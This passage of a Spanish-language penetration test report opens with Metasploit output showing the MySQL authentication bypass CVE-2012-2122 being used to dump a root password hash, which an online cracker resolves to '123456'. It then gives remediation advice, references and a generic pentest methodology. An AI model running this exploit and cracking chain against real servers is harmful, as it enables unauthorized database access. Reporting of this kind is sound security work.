[+] 10.10.72.79:3306 - 10.10.72.79:3306 Successfully exploited the authentication bypass
flaw, dumping hashes ...
[+] 10.10.72.79:3306 - 10.10.72.79:3306 Saving HashString as Loot: root:*6BB4837EB7432910
5EE4568DDA7DC67ED2CA2AD9
[+] 10.10.72.79:3306 - 10.10.72.79:3306 Saving HashString as Loot: root:*6BB4837EB7432910
5EE4568DDA7DC67ED2CA2AD9
[+] 10.10.72.79:3306 - 10.10.72.79:3306 Saving HashString as Loot: root:*6BB4837EB7432910
5EE4568DDA7DC67ED2CA2AD9
[+] 10.10.72.79:3306 - 10.10.72.79:3306 Saving HashString as Loot: root:*6BB4837EB7432910
5EE4568DDA7DC67ED2CA2AD9
[+] 10.10.72.79:3306 - 10.10.72.79:3306 Saving HashString as Loot: root:*6BB4837EB7432910
5EE4568DDA7DC67ED2CA2AD9
[+] 10.10.72.79:3306 - 10.10.72.79:3306 Hash Table has been saved: /home/kali/.msf4/loot/
20240717152047_default_10.10.72.79_mysql.hashes_824905.txt
[+] 10.10.72.79:3306 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_authbypass_hashdump) > █
```



## Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:




Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-ha1, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
6BB4837EB74329105EE45680DA7DC67ED2CA2AD9	MySQL 4.1+	123456

Color Codes:   Exact match,   Partial match,   Not found.



## Recomendaciones

**Vulnerabilidad #5(Servicio de MySQL):** La primera regla para proteger MySQL es no exponerlo a la red en general en primer lugar. La mayoría de las distribuciones de Linux vinculan MySQL daemon al host local, lo que impide el acceso remoto al servicio. En los casos en los que se debe proporcionar acceso a la red, MySQL también proporciona controles de acceso basados en el host. Hay pocos casos de uso en los que MySQL daemon debería exponerse intencionalmente a la red en general y sin ningún tipo de control de acceso basado en el host. Realizar una actualización del servicio expuesto a la versión más reciente para corregir la vulnerabilidad presentada.

Es una práctica recomendada la formación y concienciación de los empleados para seguir buenas prácticas, que no comprometan la seguridad de los activos, así como la creación de contraseñas robustas.

## Referencia CVE-2012-2122

<https://nvd.nist.gov/vuln/detail/CVE-2012-2122>

<https://nmap.org/nsedoc/scripts/mysql-vuln-cve2012-2122.html>

<https://www.hackplayers.com/2012/06/evasion-de-autenticacion-en.html>

<https://www.rapid7.com/blog/post/2012/06/11/cve-2012-2122-a-tragically-comedic-security-flaw-in-mysql/>



# Metodologías

Las pruebas de penetración (Penstesting) son un proceso que intenta identificar las brechas de seguridad presentes en la aplicación realizando ataques controlados. El pentester ataca la aplicación asumiendo el papel de un pirata informático, identifica las vulnerabilidades presentes en la aplicación y luego las informa al propietario. No existe un procedimiento definitivo para realizar pruebas de penetración en la infraestructura debido a la amplia gama de tecnologías que se utilizan actualmente y también al hecho de que cada aplicación es muy diferente de la otra. Si bien las pruebas de penetración son definitivamente uno de los principales programas de prueba para proteger la infraestructura, son necesarias, pero no suficientes.



## **Recolección de Información**

Antes del inicio de la prueba de penetración; el pentester necesita recopilar información como URL, credenciales válidas, roles, datos de prueba válidos de la compañía. La fase de recopilación de información se preocupa por recopilar tanta información sobre la aplicación como sea posible. Esto incluye comprender el servidor y la tecnología, los puntos de entrada de la aplicación, las tecnologías utilizadas, comprender la estructura de la aplicación, etc.

## **Escaneo y enumeración**

El siguiente paso es comprender cómo responderá la aplicación de destino a varios intentos de intrusión.

## **Análisis de Vulnerabilidades**

Implica el análisis de la aplicación en busca de brechas de seguridad, fallas técnicas o vulnerabilidades. Esto requiere un conjunto de habilidades de prueba de penetración. Los problemas de seguridad identificados en esta fase deberán redactarse y presentarse a la empresa junto con las soluciones de remediación. Dependiendo del tipo de aplicación, hay diferentes áreas que deben probarse.

## **Evaluación de Riesgos**

La evaluación de riesgos, es el proceso de identificar el impacto real causado a la organización en caso de explotación exitosa de la vulnerabilidad subyacente. Aunque identificar las vulnerabilidades es importante, es igualmente importante evaluar el riesgo real involucrado para la empresa. Por ejemplo, el riesgo de tener una vulnerabilidad de inyección de SQL en la página de inicio de sesión de la empresa es mayor que el riesgo de tener un problema de fuga de información. Por lo tanto, es importante tener un enfoque para calcular la gravedad de estas vulnerabilidades.

## **Reporte**

Las pruebas de penetración incluyen no solo la evaluación técnica, sino también la documentación adecuada y detallada de los hallazgos identificados.